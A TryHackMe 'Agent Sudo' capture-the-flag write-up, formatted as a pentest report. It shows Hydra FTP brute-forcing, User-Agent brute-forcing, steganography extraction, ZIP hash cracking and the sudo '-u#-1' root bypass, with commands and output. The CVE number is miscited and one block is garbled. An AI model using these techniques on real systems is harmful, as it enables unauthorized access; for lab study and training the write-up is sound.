# Agent Sudo Challenge TryHackMe Writeup


By Jonmar Corpuz 29/03/2024



# **Agent Sudo**

You found a secret server located under the deep sea. Your task is to hack inside the server and reveal the truth.

, | Easy () 0 min



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# Statement of Confidentiality

The content of this document has been authored by Jonmar Corpuz. The methodologies employed herein were utilized for educational purposes, and the data presented is entirely fictional, devoid of any representation of real-world data pertaining to any specific company.

# **Engagement Contacts**

Assessor Name	Title	Assessor Contact Email	
Jonmar Corpuz	IT and Cybersecurity Student	jonmarcorpuz@outlook.com	

## **Executive Summary**

This challenge is provided by TryHackMe as an opportunity for individuals to assess and enhance their penetration testing abilities.

### Approach

Jonmar Corpuz successfully completed this challenge utilizing a black box approach, wherein he operated without prior knowledge of the challenge's infrastructure or any associated details. Employing a Linux virtual machine provided by TryHackMe, his objective was to decipher the answers to various tasks presented within the challenge.

### Scope

Target	Description
10.10.7.194/16	The target machine's IP address

## **Network Penetration Test Assessment Summary**

Jonmar Corpuz initiated this session armed solely with the designated IP address for the targeted machine in this environment.

### **Summary of Findings**

Throughout the challenge, Jonmar Corpuz identified a total of 5 findings. The table below offers a summarized overview of these findings categorized by severity level.

Severity Level	Severity Count
High	4
Medium	1
Low	0

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

Finding Number	Severity Level	Finding Name	
1	Medium	User-Agent Spoofing	
2	High	Weak FTP Passwords	
3		Weak Steganography	
		Passwords	
4	High	Weak ZIP Encryption	
		Passwords	
5	High	Sudo Security Bypass	

### **Internal Network Compromise Walkthrough**

Throughout the challenge, Jonmar successfully penetrated the internal network of the target machine, eventually attaining full root access and administrative control over the system. The outlined steps illustrate the progression from initial access to compromise, although not all vulnerabilities and misconfigurations encountered during the challenge are included. Any other potential and unutilized issues are detailed separately in the Technical Findings Details section, categorized by severity level. The primary objective of this exercise was to showcase Jonmar's foundational understanding of the penetration testing process and proficiency in employing various security tools. While additional findings presented in this report could potentially facilitate a comparable level of access, the highlighted attack chain delineates the initial route of least resistance employed by the tester to achieve complete compromise of the target machine.

### Detailed Walkthrough

Jonmar Corpuz executed the following actions to successfully accomplish this challenge:

- 1. Jonmar utilized <u>Network Mapper</u> to scan the target machine, aiming to gather information about its active ports and the corresponding services. The scan results indicated that the machine had **FTP** operational on port **21**, **SSH** operational on port **22**, and **HTTP** operational on port **80**.
- 2. Subsequently, Jonmar proceeded to access the target's webpage via port 80, where a message instructed all employees to utilize their codenames as the user-agent for site entry. In response, he employed <a href="Months Proxy"><u>Burp Suite</u>'s Proxy</a> and Repeater functionalities, leveraging <a href="FoxyProxy"><u>FoxyProxy</u></a> to replicate web requests to the homepage using varying user-agents, thus attempting a brute-force entry. Upon identifying the authorized user-agent, Jonmar submitted another request utilizing the corresponding employee's codename as the user-agent. This granted him entry into the site, revealing a webpage containing a username alongside a notification indicating the weakness of the user's password.
- 3. Jonmar then utilized <u>Hydra</u> to conduct a brute-force attack on the identified user's FTP account password, achieving successful penetration.
- 4. Following successful access to the compromised user's FTP account, Jonmar proceeded to exfiltrate a PNG image, a JPG image, and a text file. Among the retrieved files, the text file contained a message revealing that the compromised user's SSH password was concealed within one of the discovered images.
- 5. Subsequently, Jonmar employed a tool called <u>binwalk</u> to scan both exfiltrated images, uncovering a ZIP file embedded within the PNG image. This prompted further investigation using binwalk to extract the ZIP file, which was found to be password-protected.


- 6. Following this discovery, Jonmar utilized tools from <u>John the Ripper</u>. Initially, they employed <u>zip2john</u> to extract the password hash from the encrypted ZIP file and redirected it into a text file. Subsequently, they decrypted the extracted hash using <u>john</u>, successfully gaining access.
- 7. With the newly acquired password, Jonmar accessed the compromised user's SSH account, enabling them to locate the value corresponding to the user's flag.
- 8. To escalate user privileges, Jonmar examined the user's sudo privileges, discovering that the user had the capability to execute the **/bin/bash** command without requiring the root password. Additionally, he identified the version of sudo running on the machine as **1.8.21p2**.
- 9. Following this, Jonmar conducted a search on <u>Searchsploit</u> for potential privilege escalation exploits targeting version 1.8.2 of the sudo command. This search yielded **CVE-2019-14207**, a sudo bypass vulnerability exploit. Employing the command provided within the exploit, he successfully obtained root access on the compromised machine. Leveraging the newfound privileges, he recursively scanned the filesystem to locate the file containing the root flag, achieving success in this endeavor.

#### Detailed reproduction steps for this attack chain are as follows:


Upon initializing the challenge's machine, Jonmar executed a network scan using Network Mapper (Nmap) to enumerate the currently accessible ports. This comprehensive process involved identifying the services running on these ports, along with their respective versions and any additional pertinent information gleaned from the scan results.

```
root@ip-10-10-227-185:~# nmap -sC -sV 10.10.7.194
Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-29 19:18 GMT
Nmap scan report for ip-10-10-7-194.eu-west-1.compute.internal (10.10.7.194)
Host is up (0.076s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp
                    vsftpd 3.0.3
                    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
    256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
    256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (EdDSA)
80/tcp open http
                   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
_http-title: Annoucement
MAC Address: 02:05:10:F1:CA:27 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.04 seconds
```

Jonmar successfully enumerated the currently accessible ports, identifying the services running on each port along with their versions and any additional pertinent information. This provided him with potential attack surfaces that he could scan and exploit to compromise the target machine. Subsequently, he continued the enumeration phase by visiting the target's HTTP web page.




Upon inspecting the information displayed on the target's HTTP web page, Jonmar noticed the presence of a user-agent labeled "R." This observation prompted him to utilize Burp Suite, specifically its Proxy module, to intercept the HTTP request. He then proceeded to replace the user-agent value with "R" as part of his investigation.



Upon discovering that the target's HTTP web page displayed information indicating the existence of 25 employees, each presumably represented by a letter from the alphabet, Jonmar decided to employ a brute-force approach. He utilized Burp Suite's Repeater module to iteratively send requests to the target's web page. For each request, he injected a different letter from the alphabet into the user-agent field, systematically attempting to gain access to the system.

Results	Positions Payloads	Resource p	ool	Settings		
▽ Filter:	Showing all items					
Request ^	Payload	Status code	Error	Timeout	Length	Comment
	rayioau		EITOI	Timeout	_	Commen
0		200			446	
1	A	200			446	
2	В	200			446	
3	С	302			459	
4	D	200			445	
5	E	200			446	
6	F	200			446	
7	G	200			446	
8	Н	200			445	
9	I	200			446	
10	J	200			446	
11	K	200			446	
12	L	200			446	
13	M	200			446	
14	N	200			445	
15	0	200			445	
16	P	200	ō	ō	445	
17	Q	200	$\bar{\Box}$	ō	445	
18	s	200		$\bar{\Box}$	445	
19	T	200	$\bar{\Box}$	ō	445	
20	Ü	200	ŏ	ŏ	445	
21	V	200	ŏ	ň	445	
22	W	200	ň	ň	445	
23	X	200	ň	ň	445	
24	Y	200	ñ	ň	446	
25	z z	200	- ñ	ň	446	

The brute-force attempt unveiled that when the user-agent was set to "C," the server responded with a 302 HTTP status code, signifying a redirection to a different URL. This prompted Jonmar to intercept the request to the target's HTTP web page once more, leveraging Burp Suite's Proxy module. However, this time, he specifically set the user-agent value to "C" to further investigate the redirection.



The information displayed on the browser upon redirection to the new URL unveiled a potential employee username along with a message indicating a weak password. This discovery prompted Jonmar to take action. He decided to initiate a brute-force attack on the FTP account associated with the discovered username using Hydra.

```
root@ip-10-10-227-185:~# hydra -l chris -P ~/Tools/wordlists/rockyou.txt ftp://10.10.7.194
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-03-29 19:59:00

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task

[DATA] attacking ftp://10.10.7.194:21/

[21][ftp] host: 10.10.7.194 login: chris password: crystal
1 of 1 target successfully completed, 1 valid password found

Hydra (http://www.thc.org/thc-hydra) finished at 2024-03-29 20:00:01
```

The discovered password enabled Jonmar to establish a remote connection to the target's FTP server, facilitating further exfiltration of potentially valuable data.

```
root@ip-10-10-227-185:~# ftp 10.10.7.194

Connected to 10.10.7.194.

220 (vsFTPd 3.0.3)

Name (10.10.7.194:root): chris

331 Please specify the password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp>
```

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
- FW- F-- F--
              1 0
                          0
                                          217 Oct 29 2019 To_agentJ.txt
              1 0
                                       33143 Oct 29 2019 cute-alien.jpg
- - W - C - - C - -
                          0
- FW- F-- F--
               1 0
                          0
                                       34842 Oct 29 2019 cutie.png
226 Directory send OK.
```

```
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
226 Transfer complete.
217 bytes received in 0.00 secs (89.8703 kB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
226 Transfer complete.
33143 bytes received in 0.00 secs (32.4514 MB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
226 Transfer complete.
34842 bytes received in 0.00 secs (29.8276 MB/s)
ftp> exit
221 Goodbye.
root@ip-10-10-227-185:~#
```

Jonmar proceeded to showcase the contents of the text file that he successfully exfiltrated from the compromised user's FTP account onto his attack machine. Within this file, he discovered that the password for the compromised user's SSH account was embedded in one of the exfiltrated images. This discovery prompted Jonmar to utilize binwalk to analyze the exfiltrated images for any hidden information that were embedded into them.

```
oot@ip-10-10-227-185:~# binwalk cute-alien.jpg
DECIMAL
               HEXADECIMAL
                                  DESCRIPTION
               0×0
                                  JPEG image data, JFIF standard 1.01
 oot@ip-10-10-227-185:~# binwalk cutie.png
               HEXADECIMAL
                                 PNG image, 528 x 528, 8-bit colormap, non-interlaced Zlib compressed data, best compression
               0x0
869
34562
                0x8702
                                  End of Zip archive
34820
                0x8804
```

Upon executing the previous command, Jonmar uncovered a hidden ZIP folder and a text file embedded within the PNG image that he had exfiltrated from the target's FTP server. This discovery prompted Jonmar to employ binwalk once again to extract the embedded data from the PNG image.

```
root@ip-10-10-227-185:-# binwalk cutie.png --extract

DECIMAL HEXADECIMAL DESCRIPTION

0 0x0 PNG image, 528 x 528, 8-bit colormap, non-interlaced

869 0x365 Zlib compressed data, best compression

34562 9x8702 Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt

34820 0x8804 End of Zip archive

root@ip-10-10-227-185:-# ls

CTFBuilder cute-allen.jpg cutie.png _cutie.png.extracted Desktop Downloads Instructions Pictures Postman Rooms Scripts thinclient_drives To_agentJ.txt Tools
```

Following the identification of the encrypted ZIP folder, Jonmar employed zip2john to extract the password hash associated with the encrypted ZIP folder. He then redirected this hash to john, a password-cracking tool, to commence the decryption process.

```
root@ip-10-10-227-185:-/_cutie.png.extracted# zip2john 8702.zip > Hash.txt && john Hash.txt
Warning: detected hash type "ZIP", but the string is also recognized as "ZIP-opencl"
Use the "--format=ZIP-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/opt/john/password.lst
alien (8702.zip/To_agentR.txt)
1g 0:00:00:05 DONE 2/3 (2024-03-29 20:15) 0.1841g/s 8184p/s 8184c/s 8184c/s 123456..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The password obtained through decryption enabled Jonmar to unzip the encrypted ZIP folder extracted from the exfiltrated PNG image. He accomplished this task using 7-Zip.

The extracted data unveiled a text file containing a string encoded using Base64. Jonmar proceeded to decode this string using the base64 command.

```
root@ip-10-10-227-185:~/_cutie.png.extracted# ls
365  365.zlib  8702.zip  Hash.txt  To_agentR.txt
root@ip-10-10-227-185:~/_cutie.png.extracted# cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
```

```
root@ip-10-10-78-15:~# echo 'QXJlYTUx' > String.txt && base64 String.txt --decode && echo ""
Area51
```

The decrypted password was then employed to extract the hidden contents within the extracted JPG image using steghide.

```
root@ip-10-10-81-1:~# steghide --info cute-alien.jpg
"cute-alien.jpg":
   format: jpeg
   capacity: 1.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
   embedded file "message.txt":
        size: 181.0 Byte
        encrypted: rijndael-128, cbc
        compressed: yes
root@ip-10-10-81-1:~# steghide --info cutie.png
steghide: the file format of the file "cutie.png" is not supported.
```

```
root@ip-10-10-78-15:~# steghide --extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
```

```
root@ip-10-10-78-15:~# cat message.txt
Hi james,
Glad you find this message. Your login password is hackerrules!
Don't ask me why the password look cheesy, ask agent R who set this password for you.
Your buddy,
chris
```

The extracted hidden information contained the password, enabling Johmar to establish a remote SSH connection to the target machine using the newly discovered credentials of the compromised user.

```
root@ip-10-10-78-15:~# ssh james@10.10.7.194
The authenticity of host '10.10.7.194 (10.10.7.194)' can't be established.
ECDSA key fingerprint is SHA256:yr7mJyy+j1G2570Vtst3Zkl+zFQw8ZIBRmfLi7fX/D8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.7.194' (ECDSA) to the list of known hosts.
james@10.10.7.194's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)
 * Documentation: https://help.ubuntu.com
                   https://landscape.canonical.com
 * Management:
 * Support:
                   https://ubuntu.com/advantage
  System information as of Fri Mar 29 20:41:19 UTC 2024
  System load: 0.0
Usage of /: 39.7% of 9.78GB
                                                        97
                                  Processes:
                                  Users logged in:
  Memory usage: 34%
                                  IP address for eth0: 10.10.7.194
  Swap usage:
75 packages can be updated.
33 updates are security updates.
Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$
```

Logging into the compromised user's account and listing all visible contents in their home directory unveiled the value of the user flag.

```
james@agent-sudo:~$ ls
Alien_autospy.jpg user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
```

Jonmar proceeded with further enumeration by displaying the commands that the compromised user could execute as root without requiring the root password. Simultaneously, he also showcased the version of sudo installed on the target machine.

```
james@agent-sudo:-$ sudo -l && echo "" && sudo -V
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
        env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
        (ALL, !root) /bin/bash

Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
```

Jonmar then proceeded his enumeration by searching on Searchploit for any potential known vulnerabilities for the version 1.8.2 of sudo.

```
root@ip-10-10-81-25:~# searchsploit "sudo 1.8.2"

Exploit Title | Path

sudo 1.8.0 < 1.8.3p1 - 'sudo_debug' glibc FOR | linux/local/25134.c

sudo 1.8.0 < 1.8.3p1 - Format String | linux/dos/18436.txt

Sudo 1.8.20 - 'get_process_ttyname()' Local P | linux/local/42183.c

Sudo 1.8.25p - 'pwfeedback' Buffer Overflow | linux/local/48052.sh

Sudo 1.8.25p - 'pwfeedback' Buffer Overflow ( | linux/dos/47995.txt

sudo 1.8.27 - Security Bypass | linux/local/47502.py

Shellcodes: No Results
```

The previous search unveiled the presence of a known security bypass exploit, which permits users to bypass sudo authentication, thereby allowing him to elevate to the root user level.

```
Separation of the large rate production of th
```

```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
```

Now possessing root privileges, Jonmar conducted a recursive search through the compromised machine's filesystem for the root flag. This effort proved successful, enabling him to ultimately conclude and successfully complete the challenge.

```
root@agent-sudo:~# find / -type f -name "root*" 2>/dev/null
/lib/recovery-mode/options/root
/usr/lib/python3/dist-packages/twisted/names/root.py
/usr/lib/python3/dist-packages/twisted/names/__pycache__/root.cpython-36.pyc
/usr/lib/python3/dist-packages/twisted/python/roots.py
/usr/lib/python3/dist-packages/twisted/python/__pycache__/roots.cpython-36.pyc
/usr/src/linux-headers-4.15.0-55/include/linux/root_dev.h
/usr/share/dns/root.hints
/usr/share/dns/root.key
/usr/share/dns/root.ds
/usr/share/apport/root_info_wrapper
/root/root.txt
/proc/sys/kernel/keys/root_maxbytes
/proc/sys/kernel/keys/root_maxkeys
```

```
root@agent-sudo:~# cat /root/root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```

## **Remediation Summary**

As a consequence of this assessment, several opportunities exist for enhancing the internal network security of the target machine. Below are prioritized remediation efforts, beginning with those expected to require the least time and effort to implement. It is crucial for the target machine to meticulously plan and test all remediation steps and mitigating controls to prevent any service disruptions or data loss.

### **Short Term**

None

### Medium Term

• 1 – Deploy a Web Application Firewall (WAF) within the target machine's network to detect and block User-Agent spoofing attacks.

### Long Term

- 2 Enforce stringent password policies and conduct user awareness training
- 3 Enforce stringent password policies and conduct user awareness training.
- 4 Enforce stringent password policies and conduct user awareness training.
- 5 Constantly verify and update the sudo package to the latest version.

# **Technical Findings Details**

None

# Appendices

## Appendix A - Finding Severities

Rating	Severity Rating Definition		
High	Exploitation of the technical or procedural vulnerability will cause		
	substantial harm, unauthorized access to sensitive information, and		
	unauthorized root permissions access.		
Medium	Exploitation of the technical or procedural vulnerability will cause		
	unauthorized access to non-sensitive information and won't cause		
	substantial harm.		
Low	Exploitation of the technical or procedural vulnerability will have little to no		
	impact on the target machine.		

## Appendix B - Exploited Hosts

Host	Scope	Method	Notes
10.10.7.194/16	Internal	Brute Force	Account Compromise

## Appendix C - Compromised Users

Username	Туре	Method	Notes
chris	User	Brute Force	Standard User